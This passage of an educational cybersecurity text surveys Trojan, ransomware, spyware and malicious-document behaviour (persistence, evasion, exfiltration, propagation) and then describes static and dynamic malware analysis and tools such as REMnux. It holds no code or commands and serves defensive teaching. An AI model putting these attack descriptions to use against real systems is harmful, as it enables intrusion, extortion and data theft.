- **Screen Capture:** Certain Trojans can capture screenshots of the infected system. This capability allows attackers to see exactly what the user is doing, which can be particularly harmful if the user is accessing sensitive information or accounts.
- **Remote Control:** Trojans can allow attackers to take control of the infected system, essentially allowing them to use the computer as if they were physically present. This level of control enables various malicious activities.
- **File Manipulation:** Trojans can create, modify, or delete files on the infected system. They can also upload or download files, making them a tool for data theft or distribution of malicious software.

3. **Evasion Techniques:** Trojans often employ techniques to evade detection, such as polymorphism (changing their code appearance) or encryption. These methods make it challenging for traditional antivirus programs to detect them using signature-based detection.
4. **Persistence:** Trojans often aim for persistence, ensuring they remain on the infected system even after reboots. They may achieve this by creating registry entries, adding startup programs, or hiding in system files to avoid detection and removal.
5. **Propagation:** Some Trojans are capable of self-propagation, spreading to other systems on the network or through removable media like USB drives. They can exploit network vulnerabilities or disguise themselves as legitimate files to infect other devices.
6. **Command and Control (C2) Communication:** Trojans often establish communication with remote servers controlled by the attacker. These servers

issue commands to the Trojan, update its functionality, or receive stolen data, creating a channel for remote control and data exfiltration.

There are many types of Trojan horse viruses that cyber criminals use to carry out different actions and different attack methods. The most common types of Trojans used include:

- **Backdoor Trojan:** A backdoor Trojan enables an attacker to gain remote access to a computer and take control of it using a backdoor. This enables the malicious actor to do whatever they want on the device, such as deleting files, rebooting the computer, stealing data, or uploading malware. A backdoor Trojan is frequently used to create a botnet through a network of zombie computers.
- **Banker Trojan:** A banker Trojan is designed to target users' banking accounts and financial information. It attempts to steal account data for credit and debit cards, e-payment systems, and online banking systems.
- **Distributed denial-of-service (DDoS) Trojan:** These Trojan programs carry out attacks that overload a network with traffic. It will send multiple requests from a computer or a group of computers to overwhelm a target web address and cause a denial of service.
- **Downloader Trojan:** A downloader Trojan targets a computer that has already been infected by malware, then downloads and installs more malicious programs to it. This could be additional Trojans or other types of malwares like adware.
- **Exploit Trojan:** An exploit malware program contains code or data that takes advantage of specific vulnerabilities within an application or computer system. The cybercriminal will target users through a method like a phishing attack, then use the code in the program to exploit a known vulnerability.
- **Fake antivirus Trojan:** A fake antivirus Trojan simulates the actions of legitimate antivirus software. The Trojan is designed to detect and remove threats like a regular antivirus program, then extort money from users for removing threats that may be nonexistent.
- **Game-thief Trojan:** A game-thief Trojan is specifically designed to steal user account information from people playing online games.

- **Instant messaging (IM) Trojan:** This type of Trojan targets IM services to steal users' logins and passwords. It targets popular messaging platforms such as AOL Instant Messenger, ICQ, MSN Messenger, Skype, and Yahoo Pager.
- **Infostealer Trojan:** This malware can either be used to install Trojans or prevent the user from detecting the existence of a malicious program. The components of infostealer Trojans can make it difficult for antivirus systems to discover them in scans.
- **Mailfinder Trojan:** A mailfinder Trojan aims to harvest and steal email addresses that have been stored on a computer.
- **Rootkit Trojan:** A rootkit is a type of malware that conceals itself on a user's computer. Its purpose is to stop malicious programs from being detected, which enables malware to remain active on an infected computer for a longer period.
- **Short message service (SMS) Trojan:** An SMS Trojan infects mobile devices and is capable of sending and intercepting text messages. This includes sending messages to premium-rate phone numbers, which increases the costs on a user's phone bill.
- **Spy Trojan:** Spy Trojans are designed to sit on a user's computer and spy on their activity. This includes logging their keyboard actions, taking screenshots, accessing the applications they use, and tracking login data.

Ransomware

Ransomware epitomizes the sinister tactics employed by cybercriminals to paralyze access to vital data. This nefarious software encrypts files, essentially taking them hostage, and demands a ransom for their release. Unlike its predecessors, modern ransomware often exhibits periods of dormancy, complicating recovery efforts as it silently infiltrates networks and backs up alongside legitimate data, rendering backups ineffective. If the demanded ransom isn't paid promptly, the consequences are severe: encrypted data might be permanently deleted, and decryption keys obliterated. Furthermore, cybercriminals are increasingly resorting to extortion, threatening to leak

or sell stolen data if their demands aren't met. For IT administrators unprepared to counter such threats, ransomware represents a potential nightmare scenario.

The rise of modern ransomware traces back to the notorious WannaCry outbreak in 2017, a watershed moment showcasing the profitability of such attacks. This incident underscored the feasibility and financial lure of ransomware assaults, inspiring the creation of numerous variants tailored for diverse targets. The landscape evolved further during the COVID-19 pandemic, as organizations hastily transitioned to remote work setups, inadvertently creating security loopholes. Cybercriminals astutely capitalized on these vulnerabilities, intensifying their ransomware campaigns. The third quarter of 2020 witnessed a staggering 50% surge in ransomware attacks compared to the preceding months, underscoring the escalating threat posed by this malicious software. Although the specific tactics employed can differ among various ransomware variants, these attacks universally adhere to the same fundamental methodology. This standardized approach enables cybercriminals to consistently execute their schemes, highlighting the systematic nature of ransomware attacks.

1. **Delivery and Execution:** Ransomware is usually delivered to a system through phishing emails, malicious email attachments, compromised websites, or exploit kits. Once a user executes the malicious file, the ransomware starts running on the system.
2. **Encryption:** Ransomware encrypts files on the infected system using strong encryption algorithms, such as AES (Advanced Encryption Standard) or RSA (Rivest-Shamir-Adleman). The encryption process renders the files inaccessible and appears seamless to the user. Some advanced ransomware variants also use hybrid encryption schemes to combine symmetric and asymmetric encryption techniques.
3. **File Selection:** Ransomware selectively targets specific file types or directories, such as documents, images, videos, or databases. By encrypting critical files, ransomware maximizes the impact on the victim and increases the likelihood of payment.
4. **Encryption Key Generation:** Ransomware generates a unique encryption key for each infected system. In some cases, the key pair (public and private keys) is generated and stored on the attacker's server, ensuring that only the attacker can decrypt the files.

5. **Ransom Note:** After encrypting the files, ransomware displays a ransom note on the victim's screen. This note informs the victim that their files are encrypted and provides instructions on how to pay the ransom (usually in cryptocurrency) to receive the decryption key. Some ransomware variants also change the victim's desktop wallpaper or create text files with ransom instructions.
6. **Persistence:** Ransomware often attempts to maintain persistence on the infected system, ensuring it runs every time the system restarts. It achieves this by creating registry entries, scheduled tasks, or employing other techniques that allow the ransomware to launch during boot-up.
7. **Evading Detection:** Ransomware employs various evasion techniques to avoid detection by security software. This includes using packers or obfuscation methods to hide its true intent and behavior. Some ransomware variants use anti-analysis techniques, such as checking for virtual environments or sandboxes, to thwart researchers' efforts to analyze the malware.
8. **Network Propagation:** Some advanced ransomware variants can propagate within a network. They exploit vulnerabilities in network protocols or services (such as EternalBlue exploit used by WannaCry) to spread to other vulnerable systems on the same network, significantly increasing the impact of the attack.
9. **Data Exfiltration (Double Extortion):** Some modern ransomware strains incorporate data exfiltration capabilities. Before encrypting files, they copy sensitive data to the attacker's server. Attackers threaten to publish or sell this data if the victim refuses to pay the ransom, adding a new layer of pressure for payment.
10. **Ransom Payment and Decryption:** If the victim decides to pay the ransom, the attacker provides the decryption key or tool. Once the ransom is paid, the victim uses this key to decrypt the files, restoring them to their original state. However, there is no guarantee that the attacker will provide a working decryption key or that the files will be fully restored.

Ransomware types vary depending on the function and components of an attack. The most common types of ransomware attacks have historically been Locker and Crypto. However, double extortion and triple extortion tactics and ransomware as a service (RaaS) are now just as widespread, followed by leakware and scareware.

- **Locker Ransomware:** Locker ransomware is a malicious software that poses a significant threat to Windows systems. Typically, it infiltrates the C:\Windows\SysWOW64 directory and adds supplementary services to directories like C:\ProgramData\Steg\ and C:\ProgramData\rkcl. Among these, LDR, a service, installs another executable called rkcl.exe. This executable is responsible for Locker's malicious activities, including encryption, process termination, and deletion of security-related files. The attackers then demand a ransom payment, leveraging tactics like displaying pop-up messages instructing victims to pay a fine to regain access to their computer. These coercive methods force victims into complying with the ransom demands to resolve the ransomware attack.
- **Crypto Ransomware:** Crypto ransomware stands out as a prevalent and impactful cyber threat in the contemporary digital landscape. Employing advanced encryption techniques, this malicious software encrypts files not only on individual computers but also on network and cloud drives, rendering them inaccessible to the victim. The cybercriminal behind the attack then demands a ransom payment in exchange for a decryption key, the sole means of restoring access to the victim's data.
- **Scareware Ransomware:** Scareware operates as a deceptive form of ransomware, manipulating users through fabricated security alerts to coerce them into paying a ransom. This insidious tactic involves the display of intrusive pop-up windows, falsely asserting the presence of infections on the user's computer. Victims are then pressured into making payments, either for a supposed "full version" of a security software or to purportedly "recover lost files." This manipulative technique exploits fear and urgency, compelling users to act swiftly under the guise of resolving a non-existent threat.
- **Leakware Ransomware:** Leakware represents a particularly insidious strain of ransomware, where cybercriminals resort to coercive tactics by threatening to disclose confidential information unless their monetary demands are met. The infiltration occurs through a blend of exploiting system vulnerabilities and manipulating human behavior, granting the hackers access to sensitive data. Subsequently, these perpetrators approach their targets, demanding payment to prevent the public release of the compromised information. This method

capitalizes on the fear of reputational harm, compelling individuals and organizations to comply with the extortionists' demands to protect their private data from exposure.

- **Double extortion Ransomware:** Double extortion ransomware represents a menacing threat that not only denies access to critical data but also introduces the peril of its public exposure if the ransom demands are unmet. This malicious tactic creates profound challenges for businesses, organizations, and various institutions responsible for safeguarding sensitive information, impacting not only employees and customers but also the broader public when governmental bodies are targeted. The specter of double extortion undermines conventional security measures, leaving organizations vulnerable to the alarming reality of cyber threats and underscoring the pressing need for robust cybersecurity strategies.
- **Triple extortion Ransomware:** Triple extortion represents a sinister evolution of cyber threats, expanding on the tactics of double extortion by integrating encryption, data exfiltration, and public humiliation. In this advanced form of attack, cybercriminals not only encrypt victims' files but also coerce them into paying a ransom under the threat of releasing the compromised data on the dark web or in public forums. This multifaceted approach grants the attacker three powerful extortion methods: the direct receipt of ransom payment, the sale of stolen data on the dark web for additional profit, and the use of data exposure to publicly shame victims and their clientele. For instance, institutions like hospitals could face threats of exposing patients' confidential information, with direct and menacing communication to patients intensifying the coercion tactics.
- **Ransomware-as-a-Service (RaaS):** Ransomware-as-a-Service represents a nefarious tactic employed by cybercriminals to target unsuspecting victims. RaaS operates as a cloud-based service, providing customers or "partners" access to ransomware without requiring significant technical expertise or resources. This model empowers cybercriminals to establish ransomware enterprises without developing the code themselves; instead, they can outsource it from existing providers. In return for the use of the ransomware service, the criminal takes a percentage of the ransom payments extracted from their

victims. Alternatively, in a different version of this model, users may pay the developer a regular subscription fee to access and utilize the software. This approach streamlines the process for criminals, enabling them to deploy ransomware attacks with alarming efficiency.

Spyware

Spyware represents a malicious software category that infiltrates a user's computer, extracting data from the device and user, and transferring it to third parties without their consent. Typically, spyware operates covertly, accessing and disrupting a device without the user's approval. This insidious software gathers personal and sensitive information, forwarding it to advertisers, data collection agencies, or malicious entities for financial gain. Cybercriminals employ spyware to track, pilfer, and monetize user data, including internet usage patterns, credit card details, bank account information, and login credentials, allowing them to impersonate victims. This method of cyberattack is pervasive and challenging for users and businesses to detect, posing significant threats to networks. Spyware not only jeopardizes data security but also impairs device and network performance, causing slowdowns in user activities. The term "spyware" emerged in online discourse during the 1990s, gaining prominence in the early 2000s when cybersecurity firms used it to describe intrusive software monitoring user and computer activities. The first anti-spyware software debuted in June 2000. Subsequently, research conducted by America Online and the National Cyber Security Alliance in 2004 revealed that approximately 80% of internet users had their systems affected by spyware. Alarmingly, 89% of users remained unaware of its presence, with 95% having never granted permission for its installation.

Malicious spyware employs sophisticated concealment techniques to infiltrate systems discreetly. Its methods of infection often masquerade within apparently harmless downloads or websites, remaining hidden from users' scrutiny. This malware can infiltrate legitimate programs and websites either through vulnerability exploits or custom-designed fraudulent apps and sites, making detection challenging. A prevalent method involves bundleware, where spyware attaches itself to software intentionally downloaded and installed by users. Sometimes, bundled spyware installs silently, catching users off guard. In other instances, the desired software discloses the spyware's

presence in the license agreement, albeit without explicitly using the term "spyware." Users, unaware of the implications, inadvertently infect their systems by agreeing to the full software bundle required for the installation of the desired program. This covert approach capitalizes on users' lack of awareness, making them unwittingly complicit in their own infection, specifically:

1. **Stealthy Installation**: Spyware often enters a Windows system through deceptive methods, such as bundled with seemingly legitimate software or disguised as a system update. It can also exploit vulnerabilities in software or use social engineering techniques to trick users into downloading and installing it unknowingly.
2. **Silent Operation:** Once installed, spyware operates silently in the background, avoiding detection. It conceals its presence by using names like legitimate system processes or by disguising itself within legitimate processes, making it difficult for users to identify its presence.
3. **Information Gathering:** Spyware's primary function is to collect sensitive information from the infected system. This can include keystrokes, login credentials, browsing history, chat logs, emails, and even credit card details. Advanced spyware can capture screenshots or record audio and video from the system's microphone and webcam.
4. **Data Transmission:** Spyware is designed to transmit the gathered data to a remote server controlled by the attacker. It does this using various techniques, such as HTTP requests or encrypted communication channels. The transmitted data is often stored on remote servers for later use or analysis.
5. **Persistence:** Spyware ensures it remains on the system even after reboots. It achieves persistence by creating registry entries, scheduled tasks, or by modifying system files. This persistence allows the spyware to continue its covert operations without being easily removed by the user.
6. **Remote Control:** Some advanced spyware variants allow attackers to remotely control the infected system. Attackers can send commands to the spyware, instructing it to perform specific actions, update its functionality, or download and execute additional malware components.
7. **Browser Hijacking:** Spyware can modify browser settings, redirecting users to malicious websites or displaying unwanted ads. This can lead to compromised

user privacy, financial loss, and increased vulnerability to further malware infections.

8. **System Monitoring:** Spyware monitors system activities, including user interactions, application usage, and system performance. It can track which applications are running, which websites are visited, and even the duration of user sessions.
9. **Evasion Techniques:** Spyware uses various evasion techniques to avoid detection by antivirus software and security tools. These techniques include polymorphic code (changing its appearance to evade signature-based detection), rootkit capabilities (hiding its presence from the operating system), and heuristic methods (analyzing behavioral patterns to identify suspicious activities).
10. **Exfiltration of Stolen Data:** Once the spyware has gathered the desired information, it exfiltrates the data to the attacker's command-and-control server. This stolen data can be used for identity theft, financial fraud, corporate espionage, or sold on the dark web.

Cybercriminals employ diverse spyware techniques to compromise users' computers and devices. These malicious programs vary in their capabilities, with some merely observing and relaying data to external parties. However, more sophisticated and perilous spyware variants go beyond data collection, making system modifications that leave users vulnerable to additional security risks.

- **Adware:** This sits on a device and monitors users' activity then sells their data to advertisers and malicious actors or serves up malicious ads.
- **Infostealer:** This is a type of spyware that collects information from devices. It scans them for specific data and instant messaging conversations.
- **Keyloggers:** Also known as keystroke loggers, keyloggers are a type of infostealer spyware. They record the keystrokes that a user makes on their infected device, then save the data into an encrypted log file. This spyware method collects all the information that the user types into their devices, such as email data, passwords, text messages, and usernames.

- **Rootkits:** These enable attackers to deeply infiltrate devices by exploiting security vulnerabilities or logging into machines as an administrator. Rootkits are often difficult and even impossible to detect.
- **Red Shell:** This spyware installs itself onto a device while a user is installing specific PC games, then tracks their online activity. It is generally used by developers to enhance their games and improve their marketing campaigns.
- **System monitors:** These also track user activity on their computer, capturing information like emails sent, social media and other sites visited, and keystrokes.
- **Tracking cookies:** Tracking cookies are dropped onto a device by a website and then used to follow the user's online activity.
- **Browser Hijackers:** Browser hijackers modify browser settings, redirecting users to malicious websites or changing the default search engine. They often collect data about user browsing habits.
- **Stalkerware:** Stalkerware is a specific category of spyware used for stalking or spying on individuals. It's often installed on someone's device without their consent, allowing the person who installed it to monitor the victim's activities.

Malicious Documents and Script Based Malware

In an era dominated by digital communication and information exchange, malicious documents and script-based malware represent a sophisticated evolution of cyber threats. Malicious documents often come disguised as seemingly harmless attachments or downloads in emails, exploiting the inherent trust we place in familiar file formats. These files, once opened, can deploy hidden scripts and macros that execute malicious actions without the user's knowledge. Similarly, script-based malware takes advantage of scripting languages, embedding harmful code within seemingly benign scripts. These devious tactics enable cybercriminals to bypass traditional security measures, making it imperative for individuals and organizations to

be vigilant against these subtle yet potent attacks. Malicious documents come in various formats, often using common file types to exploit vulnerabilities or trick users into executing malicious code (e.g. .doc, .xls, .ppt, .pdf, .js, .bat, .vbs, .ps1), understanding the mechanics behind these threats equips us with the knowledge needed to identify and counteract these digital traps effectively, ensuring a safer online environment for everyone.

1. **Delivery:**
    - **Phishing Emails:** Malicious documents are often delivered through phishing emails. These emails contain convincing messages or urgent requests, encouraging the recipient to open the attached document.
    - **Exploiting Vulnerabilities**: Attackers can also exploit vulnerabilities in email clients or document viewers to automatically download malicious documents without user interaction.\
2. **Document Exploitation:**
    - **Malicious Macros (Microsoft Office Documents):** Malicious Word (.doc, .docx), Excel (.xls, .xlsx), or PowerPoint (.ppt, .pptx) documents can contain hidden macros. When the user opens the document, these macros execute malicious scripts, often downloading and executing payloads from remote servers.
    - **Embedded Objects:** Malicious documents can contain embedded objects, such as Flash or ActiveX components, which exploit vulnerabilities in viewer applications to execute arbitrary code.
    - **PDF Exploits:** Malicious PDFs can exploit vulnerabilities in Adobe Reader or other PDF readers. JavaScript within the PDF can trigger the exploit, leading to the execution of malicious code.
    - **Embedded Links:** Documents can contain hyperlinks to malicious websites. When clicked, these links can download malware or redirect users to phishing sites.
3. **Payload Execution:**
    - **Malware Download:** Once the document is opened and the exploit is successful, the malware payload is downloaded from a remote server.

This payload can be a trojan, ransomware, spyware, or any other type of malware.

- **Persistence:** The malware establishes persistence on the system, ensuring it runs every time the system starts. This can involve creating registry entries, scheduled tasks, or modifying system files.

4. **Malicious Activities:**

   - **Data Theft:** The malware can steal sensitive data, including login credentials, personal files, or financial information. It may also capture keystrokes and take screenshots.
   - **Ransomware:** Malicious documents can deliver ransomware, encrypting the user's files and demanding a ransom for decryption keys.
   - **Botnet Participation:** The infected system can become part of a botnet, controlled remotely by the attacker for various malicious activities.
   - **Credential Phishing:** Some malicious documents mimic login forms, tricking users into entering credentials. These credentials are then sent to the attacker for unauthorized access.

5. **Evasion Techniques:**

   - **Obfuscation:** Malicious documents often use obfuscation techniques to hide the payload and evade detection by security software.
   - **Anti-Analysis Measures:** Some malware in documents employs anti-analysis techniques, such as checking for virtual environments or sandboxes, to thwart researchers' efforts to analyze the malware.

6. **Propagation:** In corporate environments, if the infected system is part of a network, the malware can attempt to spread to other vulnerable systems, creating a wider security threat.

In conclusion, the intricate landscape of cybersecurity threats, spanning from viruses and worms to trojans, spyware, ransomware, malicious documents, and script-based malware, emphasizes the ongoing challenges in the digital domain. Viruses, trojans, and worms exploit system vulnerabilities, jeopardizing data integrity, while

spyware operates covertly, stealing sensitive information and posing significant privacy risks. Ransomware encrypts files, demanding a ransom for their release, and deceptive techniques of malicious documents and script-based malware lead to widespread infections. Addressing these evolving threats necessitates proactive measures, including regular software updates, robust antivirus solutions, comprehensive user education, and cautious online practices. As technology advances, remaining vigilant and well-informed is essential to protect digital assets, ensuring the security and privacy of individuals, businesses, and organizations in our interconnected world.

Malware Analysis Techniques

Malware analysis involves employing various tools and methods to comprehend the behavior and objectives of suspicious files. The primary goal is to identify and counter any potential threats effectively. This hands-on approach empowers analysts to decipher the functions, intentions, and possible consequences of malware. To accomplish this, security teams utilize specialized tools for malware analysis, assessing and analyzing specific malware samples within a controlled environment known as a sandbox. From these actions security analysts can learn more about the malware such as: Determining the origin of an attack, classifying incidents based on their severity levels, enhancing the efficiency of the incident response procedures, assessing the potential damage caused by a security threat, augmenting the effectiveness of threat hunting processes.

Malware analysis stands as a pivotal process within cybersecurity. Security experts routinely face the task of scrutinizing suspicious files to determine their legitimacy or malicious intent. This task is critical for incident responders as it aids in minimizing false alarms and offers insights into the extent of a malware outbreak. The utility of malware analysis spans both pre- and post-incident activities. During an ongoing incident, malware analysis provides actionable insights by swiftly identifying and categorizing the malware. Documenting and understanding the malware through this analysis process provides invaluable information, aiding in the prevention of future incidents. Post-incident, the insights gathered from malware analysis become integral to the lessons learned. Analysts glean knowledge about attack patterns, methods, and behaviors from the newly examined malware, enabling them to develop preventive strategies for similar incidents in the future.

Malware analysis comes in three primary forms: static, dynamic, and a combination of both. Static analysis involves inspecting the code without running it. Analysts utilize disassembling techniques to reverse engineer the malware in this context. Various methods such as virus scanning, fingerprinting, and memory dumping are employed. However, static analysis might have limitations when dealing with unfamiliar types of malwares. Dynamic malware analysis, on the other hand, scrutinizes files while they are being executed. The malware runs within a controlled environment known as a sandbox to prevent its spread. Subsequently, the malware's behavior and

purpose are deciphered through reverse engineering. Techniques used in dynamic analysis encompass API calls, memory writes, and registry changes. As it primarily focuses on behavior, dynamic analysis aids in identifying the malicious nature of unknown files.Conducting malware analysis can be highly beneficial for several use cases.

Threat intelligence, often abbreviated as threat intel or CTI, refers to information, primarily in the form of Indicators of Compromise (IoCs), utilized by the cybersecurity community to identify and correlate threats. This information serves various purposes, including detecting and preventing attacks and enabling attribution. It allows researchers to connect the dots and recognize existing and potential threats originating from the same attacker. Examples of IoCs include sample hashes (such as MD5, SHA-1, and SHA-256) and network artifacts (mainly domains, IP addresses, and URLs). IoCs are shared within the community through dedicated programs and publications. Indicators of Attack (IoAs) are also commonly employed to identify suspicious behavior likely associated with malicious activity. For instance, sudden communication from a machine in a demilitarized zone (DMZ) with multiple internal hosts can signify an IoA. Unlike raw IoCs, IoAs often reveal the intention behind the attack, allowing mapping to specific tactics, techniques, and procedures (TTPs). In comparison to methods like log analysis or digital forensics, malware analysis provides a highly accurate and comprehensive list of IoCs. Some of these IoCs may be challenging to identify using other digital investigation or forensic techniques. For example, they might include specific pages, posts, or accounts on legitimate websites like Twitter or Dropbox. Identifying these IoCs aids in swiftly dismantling corresponding malicious campaigns. Furthermore, malware analysis furnishes crucial context regarding each IoC, elucidating its significance when detected within an organization. Understanding this context assists in prioritizing relevant events effectively.

When an organization detects a cyberattack, it triggers an incident response process. This process initiates with containing the affected machines and conducting a forensic investigation to comprehend the cause and impact of malicious activities. The aim is to develop the right remediation and prevention strategy. Upon identifying malware, the malware analysis process commences. Firstly, it involves identifying all Indicators of Compromise (IoCs) to uncover other infected machines or compromised

assets and locate related malicious samples. Secondly, malware analysis aids in understanding the payload's capabilities. Does the malware spread across the network? Does it pilfer credentials or sensitive information, or exploit an unpatched vulnerability? This information precisely assesses the attack's impact, enabling the formulation of appropriate prevention measures for the future. Additionally, malware analysis can assist in decrypting and comprehending network communications between the attacker and the malware on the infected machine. Certain enterprise network security tools, like Network Detection Responses (NDRs), can record suspicious network traffic for later investigation. Decrypting this communication enables malware analysis and incident response teams to grasp the attacker's motives and accurately identify compromised assets and stolen data. Hence, malware analysis plays a vital role in responding to cyberattacks. It may involve a specialized team within the organization or an individual within the incident response team equipped with the necessary malware analysis skills.

In contrast to incident response, threat hunting entails actively searching for Indicators of Attack (IoAs). It can be a proactive initiative, occurring before a security alert is triggered, or a reactive measure in response to an existing concern. Understanding potential attackers' tactics and techniques is pivotal in this approach, enabling cybersecurity professionals to gain a broader perspective and navigate the potential attack surface more effectively. A significant advancement in this field is the development of the MITRE ATT&CK framework. Having expertise in malware analysis equips cybersecurity engineers to be proficient threat hunters who possess in-depth knowledge of attackers' techniques and tactics. This expertise allows them to comprehend how attacks may be executed, such as how malware communicates with the attacker's Command and Control (C&C) server, conceals itself to bypass defenses, pilfers credentials and sensitive information, or escalates privileges. This understanding guides the threat-hunting process. Armed with this knowledge, professionals can efficiently search for these techniques within system logs or in both volatile and non-volatile artifacts, enhancing their ability to effectively hunt down threats.

To safeguard their clients from all kinds of dangers, several businesses worldwide create and offer cybersecurity systems. There are several ways to spot malicious behavior at various phases of an attack, such as keeping an eye on network activity, looking through system logs and registry entries, or inspecting files both

statically and while they are being executed. It frequently entails creating some kind of rules or signatures to distinguish between harmful and benign patterns. In this situation, malware analysis is crucial since it enables security experts to recognize these patterns and develop reliable rules that don't produce false positives.

Static Analysis

In Fundamental Static Analysis, the approach involves examining a file without running it. Basic static analysis doesn't involve running the code but focuses on examining the file for potential malicious elements. It helps in identifying malicious infrastructure, libraries, or compressed files. This method identifies technical indicators like file names, hashes, strings (such as IP addresses, domains, and file header data) to assess the file's potential threat. Tools like disassemblers and network analyzers are employed to observe malware behavior without execution, gathering insights into its workings. A technical overview of malware static analysis will help on understanding this method’s execution:

1. **Fingerprinting the Malware:** Gathering metadata about the file, including file size, creation/modification dates, and file type. Generate cryptographic hashes (MD5, SHA-1, or SHA-256) of the file. These hashes act as unique identifiers and are used to check if the same file appears elsewhere in the system or in known malware databases. (e.g., exiftool, md5sum, sha1sum, or sha256sum in a Linux environment)
2. **Code Analysis:** The malware's executable file is disassembled into assembly language or machine code. Disassemblers translate the binary code back into a human-readable format, allowing analysts to study the instructions. For higher-level languages, decompilers are used to convert compiled code (like C or C++) back into a high-level source code representation, making it easier to understand the logic and functionality. (e.g., IDA Pro, Radare2, Ghidra)
3. **Code Structure and Flow Analysis:** Examine how the code controls the flow of execution, identifying loops, conditions, and branches. This involves tracking how data moves through the program, identifying sources of input, how data is manipulated, and where it's sent or stored.

4. **String Analysis:** Extract and analyze strings within the code. These strings could be URLs, IP addresses, encryption keys, or specific commands. Analysts use these strings to understand potential communication channels or malicious activities. (e.g., stings command in Linux environment)

5. **API Calls and System Interactions:** Identify the external functions and libraries that the malware intends to use. This provides insight into the malware's capabilities. Analyze system calls or API functions to understand what interactions the malware might have with the underlying operating system. (e.g., Dependency Walker, PEStudio, PEiD)

6. **Resource Examination:** Malware may contain encrypted or obfuscated payloads, configuration files, or other resources. Static analysis can reveal these embedded files. Examine headers and metadata of embedded resources. This information may provide clues about the purpose of the resource.

7. **Pattern Matching and Signatures:** YARA rules, a pattern matching tool, to identify known malware patterns within the code. creating custom YARA rules or use existing ones to find specific malware families or behaviors.

8. **Behavioral Indicators:** Identify suspicious or obfuscated code patterns, which might indicate attempts to evade detection. Look for techniques used to hinder analysis, such as code encryption, anti-debugging tricks, or sandbox detection.

In summary, combining traditional techniques for examining malware with widely used online tools like VirusTotal.com, alongside the integration of threat intelligence, represents a vital strategy in understanding and countering cyber threats comprehensively. Setting up a secure virtual environment, responsibly sourcing malware samples, and utilizing disassemblers and decompilers form the foundation. Integrating these steps with VirusTotal.com, known for its extensive antivirus database and behavioral analysis tools, allows for swift preliminary assessments. Simultaneously, incorporating real-time threat intelligence adds depth to the analysis, offering crucial context and insights from global cyber incidents. This comprehensive approach, blending manual analysis, immediate threat intelligence, and insights from online platforms, enhances the fight against cyber threats significantly, ensuring a robust defense against evolving digital dangers.

Dynamic Analysis

Static analysis involves inspecting files and programs for potentially harmful content, whereas dynamic malware analysis entails running suspicious code to observe its behavior. During dynamic analysis, the code is executed within a secure sandbox environment. This precaution allows security experts to assess potential threats without risking system infection. Dynamic malware analysis is especially valuable for identifying undocumented threats like zero-day threats. Unlike static analysis, which may miss these novel threats, dynamic analysis is essential for maintaining organizations' security. Having a technical grasp of malware dynamic analysis will make the execution of this approach easier to comprehend:

1. **Monitoring System Activities:** Dynamic analysis tools intercept system calls made by the malware. These calls include actions like file creation, network communication, and registry modifications. Malware often interacts with the operating system through API calls. Monitoring these calls provides insight into the malware's intended actions. (e.g., tools like Process Monitor, Process Explorer)
2. **Network Behavior Analysis:** Tools capture network traffic generated by the malware, revealing communication with remote servers, data exfiltration, or attempts to download additional malicious payloads. Dynamic analysis identifies the domains and IP addresses the malware contacts, aiding in understanding its command-and-control infrastructure. (e.g., Wireshark, Fakenet-NG)
3. **Behavioral Analysis:** Some malware injects its code into legitimate processes. Dynamic analysis detects such injections and tracks their behavior. Observing how malware uses system memory, including attempts to inject code into other processes or modify critical system areas. (e.g., IDA Pro, Radare2)
4. **Dynamic Decryption and Code Unpacking:** Some malware encrypts or obfuscates its payload during execution. Dynamic analysis tools attempt to decrypt the payload in real-time to analyze its true functionality. Similar to decryption, dynamic analysis tools unpack compressed or packed code, revealing the original malicious instructions.
5. **Behavioral Triggers and Signatures:** Dynamic analysis tools use heuristics and behavioral signatures to identify malicious behavior patterns. If the

malware exhibits specific predefined actions, alarms are triggered**.** (e.g., API Monitor)

6. **Interaction with Host Environment:** Dynamic analysis tracks modifications to files and directories. This includes creating, modifying, or deleting files. Monitoring changes in the Windows registry, where malware often stores configurations or payloads. (e.g., RegShot)

In summary, dynamic malware analysis serves as a crucial defense in the realm of cybersecurity, allowing experts to understand malicious software intricacies in real-time. Techniques like monitoring system calls and network activities offer insights into the malware's intent and potential dangers. When coupled with advanced tools such as Any.Run and REMnux, this technical approach gains substantial strength. Any.Run provides an interactive sandbox, enabling safe execution and detailed observation of malware behavior. Meanwhile, REMnux, a Linux distribution tailored for reverse-engineering, equips analysts with a variety of tools for in-depth analysis. This seamless blend of meticulous methods and sophisticated tools not only enhances our capability to decipher evolving cyber threats but also promotes a collaborative environment, ensuring a safer digital realm for all.

Malware Analysis Frameworks

In today's complex cybersecurity landscape, the importance of malware analysis frameworks cannot be emphasized enough. As malicious software becomes increasingly intricate, the demand for robust analysis frameworks becomes vital. These frameworks serve as the backbone of cybersecurity efforts, offering structured methodologies and tools that enable experts to comprehend and combat diverse malware threats effectively. By unraveling the complexities of malware and identifying emerging risks, these frameworks play a pivotal role in safeguarding our digital environment. In a world where cyber threats are constantly evolving, the significance of these frameworks lies in their ability to dissect malicious code and establish a strong defense against the ever-changing realm of cybercrime.

REMnux, a Linux distribution meticulously crafted for the cybersecurity community, emerges as a pivotal asset in the realm of malware analysis and reverse engineering. Specifically tailored for professionals specializing in dissecting malicious software, REMnux delivers a comprehensive suite of open-source tools that cater to the

nuanced needs of malware analysts, incident responders, and digital forensics experts. Rooted in Ubuntu, this lightweight distribution offers a specialized environment focused on malware analysis, reverse engineering, and digital forensics. It simplifies complex tasks by providing an array of tools including disassemblers, debuggers, and memory analysis utilities. REMnux not only aids in incident response by examining suspicious files, network traffic, and system artifacts but also excels in unraveling the intricacies of malware behavior. Its Linux-based foundation ensures robust security features, while its lightweight design guarantees optimal performance, even on less powerful hardware. With a tailored selection of pre-configured analysis tools, REMnux eliminates the tedious setup process for analysts, allowing them to delve into their work more efficiently. The distribution's primary focus lies in equipping cybersecurity professionals with a consolidated toolbox for reverse engineering, memory analysis, and network forensics. By concentrating on these essential areas, REMnux enhances the capabilities of experts, enabling a more informed and efficient response to the ever-evolving cyber threats. In essence, REMnux stands as a powerful, centralized resource, empowering cybersecurity professionals in their ongoing battle against the complexities of malicious software.

